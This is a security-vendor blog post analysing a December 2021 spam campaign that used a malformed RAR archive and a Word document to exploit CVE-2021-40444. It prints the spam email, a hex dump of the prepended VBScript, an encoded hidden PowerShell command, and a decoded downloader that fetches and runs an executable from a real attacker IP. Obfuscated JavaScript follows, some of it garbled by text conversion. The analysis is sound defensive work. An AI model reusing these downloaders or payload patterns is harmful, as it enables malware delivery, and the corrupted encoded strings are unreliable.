


Attackers test “CAB-less 40444” exploit in a dry run

news.sophos.com/en-us/2021/12/21/attackers-test-cab-less-40444-exploit-in-a-dry-run/

December 21, 2021




[Update (2021-12-23 1:00pm EST): A previous version of this story stated that the malformed RAR archive could not be opened in an earlier build of the WinRAR archiver. We have updated the story to explain how the RAR5 standard has changed and that WinRAR and other archiving tools now treat data preceding the Rar! magic bytes as if the archive contained self-extracting code. We have also tested the exploit on a testbed that has had the September, 2021 Cumulative Update, and while the Word document still was able to make a connection attempt, the remainder of the attack would not have completed due to the patch. We are unable to fully test this, because the malicious website hosting the exploit code has been shut down. We have added the label “[Updated]” to paragraphs that have been corrected. We apologize for giving a misleading impression that the exploit fully functions on a computer with the September (or later) Cumulative Updates installed.]

[Update (2021-12-23 10:00am EST): an earlier version of this post suggested the CAB-less exploit shown here works on systems that have the September 2021 patch for CVE-2021-40444. That is not the case; the patch corrected the issue. The attack was only successful on unpatched Windows systems. Thanks to Mitja Kolsek of ACROS Security and Will Dormann at CERT/CC for pointing out the error.]

Back in September, Microsoft published a series of mitigation steps and released [a patch to a serious bug](#) (designated *CVE-2021-40444*) in the Office suite of products. Criminals began exploiting the *Microsoft MSHTML Remote Code Execution Vulnerability* at least a week **before** September’s Patch Tuesday, but the early mitigations (which involved disabling the

installation of ActiveX controls), and the patch (released a week later), were mostly successful at stopping the exploits that criminals had been attempting to leverage to install malware.

Soon after Microsoft published these solutions, attackers morphed the attack in an attempt to get around the patch's protection.



The maldoc attempts


to contact a remote server as it opens the document for viewing

Between October 24 and 25, we received a small number of spam email samples that contained weaponized file attachments; The attachments represent an escalation of the attacker's abuse of the -40444 bug and demonstrate that even a patch can't always mitigate the actions of a motivated and sufficiently skilled attacker.

Each of the messages shared the same body content, FROM: address, and malicious attachment.

In the initial versions of CVE-2021-40444 exploits, malicious Office document retrieved a malware payload packaged into a Microsoft Cabinet (or .CAB) file. When Microsoft's patch closed that loophole, attackers discovered they could use a different attack chain altogether by enclosing the maldoc in a specially-crafted RAR archive. Because it doesn't actually use the CAB-style attack method, we've called it the *CAB-less 40444* exploit. **However, while it may have evaded mitigations of CVE-2021-40444 without the September patch focused on the CAB-style attack, the changes in the September patch block the behavior described below.**

How the "CAB-less" -40444 exploit works



SOPHOSlabs

How the attack transpired

Over a period of a bit more than a day, the attackers sent out spam emails that look like this one. The only viable samples we received came in messages with an identical message body and From: address. The message body contains two street addresses in Hungary, but used a From: address with a domain that was slightly different from that of a real business based in Jamaica seemingly unconnected to the attack.

New Request for Order



Fabian, Tamas <admin0011@issratech.com>
To


Reply

Reply All

Forward



Sun 10/24/2021 9:45 PM



Good day,

My name is Tamas Fabian, I am Sourcing Specialist responsible for contract negotiations at Isratech Group company.

Please find enclosed herewith our company profile for more information about our company.

Also in the attachment is our enquiry, kindly check and provide me with a quotation according to the specified details.

Your quotation should reach us by COB today.

If you have any questions, please feel free to contact me.

Regards,

Tamás Fábíán

Strategic Buyer

Isratech Group

H-8900 Zalaegerszeg | Alsóerdei út 3.

H-8800 Nagykanizsa | Kinizsi út 97




Attached to the message was an archive file named **Profile.rar**. RAR archives are not unique or unusual as malicious file attachments, but this one had been malformed. Prepend to the RAR file was a script written in Windows Scripting Host notation, with the malicious Word document immediately following the script text.

[Updated] WinRAR (and some other compression utilities) treat any data preceding the "Rar!" header of a RAR file (shown in the image below), as a self extracting archive, but do no other checking of that data, such as making a determination that it is, in fact, self-extracting archive code. Archiving utilities that support self extracting archives would therefore still be able to decompress this.

0000h	3C 6A 6F 62	3E 3C 73 63	72 69 70 74	20 6C 61 6E	</job><script lan
0010h	67 75 61 67	65 3D 76 62	73 3E 53 65	74 20 57 73	guage=vbs>Set Ws
0020h	68 53 68 65	6C 6C 20 3D	20 57 53 63	72 69 70 74	hShell = WScript
0030h	2E 43 72 65	61 74 65 4F	62 6A 65 63	74 28 22 57	.CreateObject("W
0040h	53 63 72 69	70 74 2E 53	68 65 6C 6C	22 29 0D 0A	Script.Shell")..
0050h	72 75 6E 43	6D 64 20 3D	20 22 50 4F	77 45 72 73	runCmd = "POwErs
0060h	68 65 6C 6C	20 2D 6E 6F	70 72 6F 66	69 6C 65 20	hell -noprofile
0070h	2D 6E 6F 6E	69 20 2D 57	20 48 69 64	64 65 6E 20	-noni -W Hidden
0080h	2D 65 6E 63	20 61 51 42	6C 41 48 67	41 49 41 41	-enc aQB1AHgAIAA
0090h	6F 41 43 67	41 62 67 42	6C 41 48 63	41 4C 51 42	oACgAbgB1AHcALQB
00A0h	76 41 47 49	41 61 67 42	6C 41 47 4D	41 64 41 41	vAGIAagB1AGMAdAA
00B0h	67 41 48 4D	41 65 51 42	7A 41 48 51	41 5A 51 42	gAHMAeQBzAHQAZQB
00C0h	74 41 43 34	41 62 67 42	6C 41 48 51	41 4C 67 42	tAC4AbgB1AHQALgB
00D0h	33 41 47 55	41 59 67 42	6A 41 47 77	41 61 51 42	3AGUAYgBjAGwAaQB
00E0h	6C 41 47 34	41 64 41 41	70 41 43 34	41 5A 41 42	lAG4AdAaPAC4AZAB
00F0h	76 41 48 63	41 62 67 42	73 41 47 38	41 59 51 42	vAHcAbgBsAG8AYQB
0100h	6B 41 47 59	41 61 51 42	73 41 47 55	41 4B 41 41	kAGYAaQBsAGUAKAA
0110h	69 41 47 67	41 64 41 42	30 41 48 41	41 4F 67 41	iAGgAdAB0AHAAOgA
0120h	76 41 43 38	41 4D 51 41	77 41 44 51	41 4C 67 41	vAC8AMQAwADQALgA
0130h	79 41 44 51	41 4E 41 41	75 41 44 63	41 4F 41 41	yADQANAAuADcAOAA
0140h	75 41 44 45	41 4E 77 41	33 41 43 38	41 59 51 42	uADEANwA3AC8AYQB
0150h	69 41 47 49	41 4D 41 41	78 41 43 34	41 5A 51 42	iAGIAMAAXAC4AZQB
0160h	34 41 47 55	41 49 67 41	73 41 43 49	41 4A 41 42	4AGUAIgAsACIAJAB
0170h	6C 41 47 34	41 64 67 41	36 41 45 77	41 54 77 42	lAG4AdgA6AEwATwB
0180h	44 41 45 45	41 54 41 42	42 41 46 41	41 55 41 42	DAEEATABBAFAAUAB
0190h	45 41 45 45	41 56 41 42	42 41 46 77	41 5A 41 42	EAEAVABBAFAwAZAB
01A0h	73 41 47 77	41 61 41 42	76 41 48 4D	41 64 41 42	sAGwAaABvAHMAdAB
01B0h	54 41 48 59	41 59 77 41	75 41 47 55	41 65 41 42	TAHYAYwAuAGUAEAB
01C0h	6C 41 43 49	41 4B 51 41	70 41 44 73	41 55 77 42	lACIAKQApAdS AUwB
01D0h	30 41 47 45	41 63 67 42	30 41 43 30	41 55 41 42	0AGEAcgB0AC0AUAB
01E0h	79 41 47 38	41 59 77 42	6C 41 48 4D	41 63 77 41	yAG8AYwB1AHMAcwA
01F0h	67 41 43 49	41 4A 41 42	6C 41 47 34	41 64 67 41	gACIAJABlAG4AdgA
0200h	36 41 45 77	41 54 77 42	44 41 45 45	41 54 41 42	6AEwATwBDAEEATAB
0210h	42 41 46 41	41 55 41 42	45 41 45 45	41 56 41 42	BAFAAUABEAEAVAB
0220h	42 41 46 77	41 5A 41 42	73 41 47 77	41 61 41 42	BAFwAZABsAGwAaAB
0230h	76 41 48 4D	41 64 41 42	54 41 48 59	41 59 77 41	vAHMAdABTAHYAYwA
0240h	75 41 47 55	41 65 41 42	6C 41 43 49	41 22 0D 0A	uAGUAEABlACIA"..
0250h	57 73 68 53	68 65 6C 6C	2E 52 75 6E	20 22 63 6D	WshShell.Run "cm
0260h	64 20 2F 63	20 22 20 26	20 72 75 6E	43 6D 64 2C	d /c " & runCmd,
0270h	20 30 2C 20	54 72 75 65	3C 2F 73 63	72 69 70 74	0, True</script
0280h	30 6F 6A 6F 62 3E 20	52 61 72 21	1A 07 01 00	></job> Rar!...	

embedded inside the .rar archive

[Updated] If a user decompresses this malicious RAR attachment and then opens the Word document, the exploit triggers.



The malicious document contains a few unusually placed apostrophes in its bargain basement social engineering style



The message

indicating the malcode source URL flashes by quickly on the Word startup screen as the document loads, so don't blink or you'll miss it.

In a tool like Process Explorer, shown below, the Word document appears to invoke the RAR archive itself as though it were a Windows Scripting Host (WSH) script, a weird sort of circular reference that (in theory) shouldn't work, but does. Windows allows these kinds of scripts to mix together other scripting formats. Process Explorer shows the command line as **wscript.exe ".wsf:../../../../[path where RAR was saved]/Profile.rar?.wsf"**

WINWORD EXE	5436	15.83	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Victim\Desktop\document.docx"
wscript.exe	9136		"C:\WINDOWS\System32\WScript.exe" ".wsf:../../../../Downloads/Profile.rar?.wsf"
cmd.exe	8444		"C:\Windows\System32\cmd.exe" /c POWErshell -noprofile -noni -W Hidden -enc aQBIAHgAIAAoACgAbgBIAHcALQBvAGIAa
conhost.exe	1524	< 0.01	??C:\WINDOWS\system32\conhost.exe 0x4
powershell.exe	7460	4.75	POwErshell -noprofile -noni -W Hidden -enc aQBIAHgAIAAoACgAbgBIAHcALQBvAGIAaBIAgMAdAAgAHMAeQBzAHQAZQBtAC4AbgBIAHQALgB3AGUAYgBjAGwAaQBIAg4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAAQBsAGUAKAAiAGGAdAB0AHAAGAvAC8AMQAwADQALgAyADQANAAuADcAOAAuADEANwA3AC8AYQBIAgIAAMAAXAC4AZQB4AGUAIgAsACIAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEAEAVABBAFwAZABsAGWAaABvAHMAAdABTAHYAYwAuAGUAeABlACIAKQApADsAUwB0AGEAcgB0AC0AUABYAG8AYwBIAHMAcwAgACIAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEAEAVABBAFwAZABsAGwAaABvAHMAAdABTAHYAYwAuAGUAeABlACIA"

Because the text of the script appears before the magic bytes of the archive, the Windows Scripting Host process wscript.exe successfully invokes the embedded PowerShell command in the RAR file.

```
<job><script language=vbs>Set WshShell =
WScript.CreateObject("WScript.Shell")
runCmd = "POwErshell -noprofile -noni -W Hidden -enc
aQBIAHgAIAAoACgAbgBIAHcALQBvAGIAaBIAgMAdAAgAHMAeQBzAHQAZQBtAC4AbgBIAHQALgB3AGUAYgBjAGwAaQBIAg4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAAQBsAGUAKAAiAGGAdAB0AHAAGAvAC8AMQAwADQALgAyADQANAAuADcAOAAuADEANwA3AC8AYQBIAgIAAMAAXAC4AZQB4AGUAIgAsACIAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEAEAVABBAFwAZABsAGWAaABvAHMAAdABTAHYAYwAuAGUAeABlACIAKQApADsAUwB0AGEAcgB0AC0AUABYAG8AYwBIAHMAcwAgACIAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEAEAVABBAFwAZABsAGwAaABvAHMAAdABTAHYAYwAuAGUAeABlACIA"
WshShell.Run "cmd /c " & runCmd, 0, True</script></job>
```

That PowerShell command decodes a long string of base64-encoded text, which is itself a separate scripting command that instructs PowerShell to retrieve a malware executable from a remote website, and run it on the system as **dllhostSvc.exe**.

```
iex ((new-object
system.net.webclient).downloadfile("http://104.244.78.177/abb01.exe",
"$env:LOCALAPPDATA\dllhostSvc.exe"));Start-Process
"$env:LOCALAPPDATA\dllhostSvc.exe"
```

Why does this work?

[Updated] In theory, this attack just shouldn't work. **For systems that had the September update, it doesn't.** But in the timeframe of the attack, some systems may not have been patched yet. It also worked because the compression utility treated the file as a self-extracting archive.

As with previous exploits against the -40444 bug, the attackers used an Office document that contains an OLE Object (a mechanism to embed external files or documents), which in a non-malicious document might be used to view or download a web page with JavaScript. But buried in the weaponized .docx (which is just a zipped collection of XML files), inside a file named "word/_rels/document.xml.rels," the attackers embedded a line of code in the MHTML protocol handler that looked like this.

```
Target="MHTML:&#x48;&#x54;&#x54;&#x50;&#x3a;&#x5c;&#x5c;&#x31;&
```


The attackers knew it would be possible some security vendors would detect the plain text of a URL so they encoded it with XML character entity references. The value of **H** above declares a hex

value of 48, which in ASCII is the letter **H**, `T` represents an ASCII **T**, and `P` is **P**... the first letters in the familiar `http://` protocol header in a URL.

While there is no VBA or macro in the document that can execute, the attacker prompted the user to “enable content” in the body of the Word document. Doing so triggers the computer to load a page at `hxxp://104.244.78.177/Profile.html` (obfuscation intentional).

[Updated] In a test of this functionality on a testbed on which the September update had been applied, Word attempts to contact the remote website, before the program displays the document. It is not possible to test whether the full attack would be successful now, because the website hosting the malicious code has been offline for several weeks.

When we navigated to that page (when it was still live) in a browser, we only saw an Apache welcome page:



However, when we looked more closely at the source code of that page, there was some unusual, obfuscated Javascript code there.

```
<script>
function a() {
    var l = ['wexcKvyUWOi', 'ntu3ndaWmeHNCOHosq', 'nfPrsujOwG',

    return a();
}

function c(b, d) {
    var e = a();
    return c = function(f, g) {
        f = f - 0x138;
        var h = e[f];
        if (c['yYMsAM'] === undefined) {
```

[Updated] The JavaScript on the page would be executed within Office on an unpatched system. The patch would have blocked the installation of any ActiveX controls in the context of Microsoft Word. The script used was an obfuscated version of [the JavaScript already published in a proof-of-concept for this technique](#) to launch that original RAR file as a WSF.


```
</div><div class="top"><a href="#page-header"></a></div><div class="section"><h2><a id="comments_section" name="comments_section">C
comments</a></h2><div class="warning"><strong>Notice:</strong><br />This is not a Q&A section. Comments placed here should be pointed towards suggestions on improving
the documentation or server, and may be removed by our moderators if they are either implemented or considered invalid/off-topic. Questions on how to manage the Apache HT
TP Server should be directed at either our IRC channel, #httpd, on Libera.chat, or sent to our a href="mailto:htp.apache.org/lists.html">mailing lists</a></div>
<script>function a() {var l=['wexckvYU0i','ntu3ndaWmeHNC0H0sq','nfprsuJ0wG','amohWRqfW5xcNsK/r23c08kClG','iskfW5htTSk4jmk4xmk2W73dSckjWoq','ndcXn2eXdlfItLj','WRSYccCzmk
maW','WQzEqb5xW0ldVwXBgSkSWRyp','AhrTbqPBqu','W5td0Ll3W0FdIskW50','u2nYXab0','LNDZzJOUlI8U1I8U1I9ezxnRdG9WllbYB2zPbguUCMfYpY53C2y','icKEW592W77eNa','WRLEW5ddJGjWRhcrRM
Y40LW4v9xSkJWRNcNc0bFdLSkE5hcmE,kW4JcHL84W7gWpTcNt4eW4NcP8oZy8kn','LNDZzJOUlI8U1I9eB3DUBG9HzhmVuhjVzMLSz55Yxi/LNDZzG','ndaWmtu5BvBzQxXH','Bg9JyxrPB24','ex3cT3kNW5z+zw2Rc
RGhdls/dNbBdImoknSk1FwVqL/cv8kWWRC9WPld03/dRlv5lt5lW4XFWRVcWxcNsIX','n2a3mZKwnPlzfirq','bxylyvLcHujyqSkly2ldHvDrW5vJW7HQW5m2ImkKWfJcQJCLD0j3W05W6KqmozaOzAcoc','mtK
Xm2g5mlBRgP0qW','W73dmrjW53cQaBcVq','ndy5ndylnuLsCwfwDG','WONcKck2W5FcStD4pmo4W55b1s0WtdL4W0eyetVcNt7cRqTtW4tdTmoHWQm+W0tcHgO2W5q','mti5ndaWohn0A0HpDW'];a=function() {re
turn l};return a();function c(b,d) {var e=a();return c=function(f,g) {f=f-0x138;var h=e[f];if(c['yYMsAM']===undefined) {var i=function(n) {var o='abcdeFghijklmnopqrstuvwxyz
ABCDEFghijklMNOPQRSTUVWXYZ0123456789+/' ;var p='',q='';for(var r=0x0,s,t,u=0x0;t=n['charAt'](u++);-t&&(s=%0x4?5*0x40+t:t,r++%0x4)?p+=String['fromCharCode'](0xffs>>(-0x2
*Fk0x6):(0x0)[t=0]'indexOf')(t)};for(var v=0x0,w=p['length'];v<w;v++) {q+=s+'00'+p['charCodeAt'](v)['toString'](0x10)}['slice'](-0x2);return decodeURIComponent(q)};va
r r=function(n,o) {var p=l,q=0x0,z='';for(var u=0x0;u<0x100;u++) {p[u]=r;for(var s=0x0;u<0x100;u++) {q=(p[u]+o['charCodeAt'](u%0x100))%0x100,r=p[u],p[u]=p
[q],p[q]=r};u=0x0,q=0x0;for(var v=0x0;v<n['length'];v++) {u=(u+0x1)*0x100,q=(q+p[u])*0x100,r=p[u],p[u]=p[q],p[q]=r,t+=String['fromCharCode'](n['charCodeAt'](v))['toString'](0x100)};return t};c['IuTtEy']!=,b=arguments,c['yYMsAM']!=!!;var j=[0x0],k=f+j,l=b[k];return l?c['QgttZM']===undefined&&c['QgttZM']!=!!;h=c['IuTtEy'](h,g),b
[k]=h;h=l,h;},c(b,d);function b(c,d) {var e=a();return b=function(f,g) {f=f-0x138;var h=e[f];if(b['FFtBmM']===undefined) {var i=function(m) {var n='abcdeFghijklmnopqrstuvwxyz
yzABCDEFghijklMNOPQRSTUVWXYZ0123456789+/' ;var o='',p='';for(var q=0x0,r,s,t=0x0;s=m['charAt'](t++);-s&&(r=g%0x4?r*0x40+s:s,q++%0x4)?o+=String['fromCharCode'](0xffr>>(-0
x2*Gq60x6):(0x0)[s=n]'indexOf')(s)};for(var u=0x0,v=0['length'];u<v;u++) {p+=s+'00'+o['charCodeAt'](u)}['toString'](0x10)}['slice'](-0x2);return decodeURIComponent(p)};
b['cIBKNr']!=,c=arguments,b['FFtBmM']!=!!;var j=[0x0],k=f+j,l=c[k];return l?h(b['cIBKNr'](h),c[k]=h;h;l,h);},c(b,d);var k=c,j=b;function(d,e) {var i=b,f=d() ;while
(!i) {try {var g=parseInt(i(0x14b))/0x1+parseInt(i(0x13e))/0x2+(parseInt(i(0x141))/0x3)+parseInt(i(0x150))/0x4+parseInt(i(0x139))/0x5+parseInt(i(0x13d))/0x6+parseInt(i
(0x14e))/0x7+parseInt(i(0x13b))/0x8;if(g===b)break;else f['push'](f['shift'](i));} catch(h) {f['push'](f['shift'](i));}} {a,0xbbe9a},new ActiveXObject(j(0x144))[j(0x146)]['lo
cation'].k(0x149,'dgm'),new ActiveXObject(j(0x144))[k(0x13c,'k0X5')] [j(0x14c)]k(0x14d,'0tp'),new ActiveXObject('htmlfile')[j(0x146)] ['location'].j(0x14a),new ActiveXOb
ject('htmlfile')[k(0x148,'Mcj')] [k(0x138,'kZE')] =j(0x147),new ActiveXObject(j(0x144))[j(0x146)] [k(0x142,'Lzlj')] =k(0x14f,'Bikg'),new ActiveXobject(k(0x145,'thj1')) [j(0x
146)] [j(0x14c)] =k(0x13a,'iv5V')};</script>
```



After partially decoding the Javascript, the XML commands become more clear towards the end of the code

Once the file is found, wscript.exe will run the WSF code, which in turn launches PowerShell. As mentioned previously, the attack uses a base64 encoded PowerShell command.

Decoding that reveals the final stage of exploitation:

```
<job><script language=vbs>Set WshShell = WScript.CreateObject("WScript.Shell")
runCmd = "POwErshell -noprofile -noni -W Hidden -enc
aQB1AHgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAHMAeQBzAHQAZQBtAC4AbgB1AHQALgB3AGUAYgBjAGwAa
QB1AG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAAQBsAGUAKAAiAGgAdAB0AHAAoAGvAC8AMQAwADQALgAyADQANA
AuADcAOAAuADEANwA3AC8AYQB1AGIAMAAXAC4AZQB4AGUAIgAsACIAJAB1AG4AdgA6AEwATwBDAEEATABBAFAAUAB
EAEAEAVABBAFwAZABsAGwAaABvAHMAAdABTAHYAYwAuAGUAeAB1ACIAKQApADsAUwB0AGEAcgB0AC0AUABYAG8AYwB1
